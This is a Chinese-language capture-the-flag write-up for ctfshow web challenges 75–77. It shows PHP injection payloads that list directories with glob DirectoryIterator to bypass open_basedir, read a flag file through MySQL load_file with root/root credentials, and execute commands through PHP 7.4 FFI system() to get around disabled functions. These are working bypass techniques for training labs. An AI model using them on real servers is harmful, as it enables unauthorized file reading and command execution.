
Warning: ini_set() has been disabled for security reasons in **/var/www/html/index.php** on line **15**
ctfshow{d7c44859-2e62-4008-8984-ab7c021fd385}

web75

使用下面的命令查看目录

```
c=$a=new DirectoryIterator('glob:///*');foreach($a as $f){echo($f->__toString()."
");}exit(0);
```

15
bin dev etc flag36.txt home lib media mnt opt proc root run sbin srv sys tmp usr var




include无法读取

换一个方法

payload

```
c=try {$dbh = new PDO('mysql:host=localhost;dbname=ctftraining', 'root',
'root');foreach($dbh->query('select load_file("/flag36.txt")') as $row)
{echo($row[0])."|"; }$dbh = null;}catch (PDOException $e) {echo $e-
>getMessage();exit(0);}exit(0);
```

利用的mysql的load_file进行读取文件



web76

和上一题的payload一样

web77

先扫描目录

```
c=$a=new DirectoryIterator('glob:///*');foreach($a as $f){echo($f->__toString()."
");}exit(0);
```

bin boot dev etc flag36x.txt home lib lib64 media mnt opt proc readflag root run sbin srv sys tmp
usr var

接下来读取flag

发现一个flag36x.txt和readflag，题目提示了php7.4，搜了一下是利用FF1拓展(php7.4开始才有)，payload如下

```
c=?><?php $ffi = FFI::cdef("int system(const char *command);");$ffi->system("/readflag >1.txt");exit();
```

然后访问1.txt

```
ctfshow{bb5c9c83-9e32-40c6-b001-c4e00870b5a0}
ctfshow flag getter
```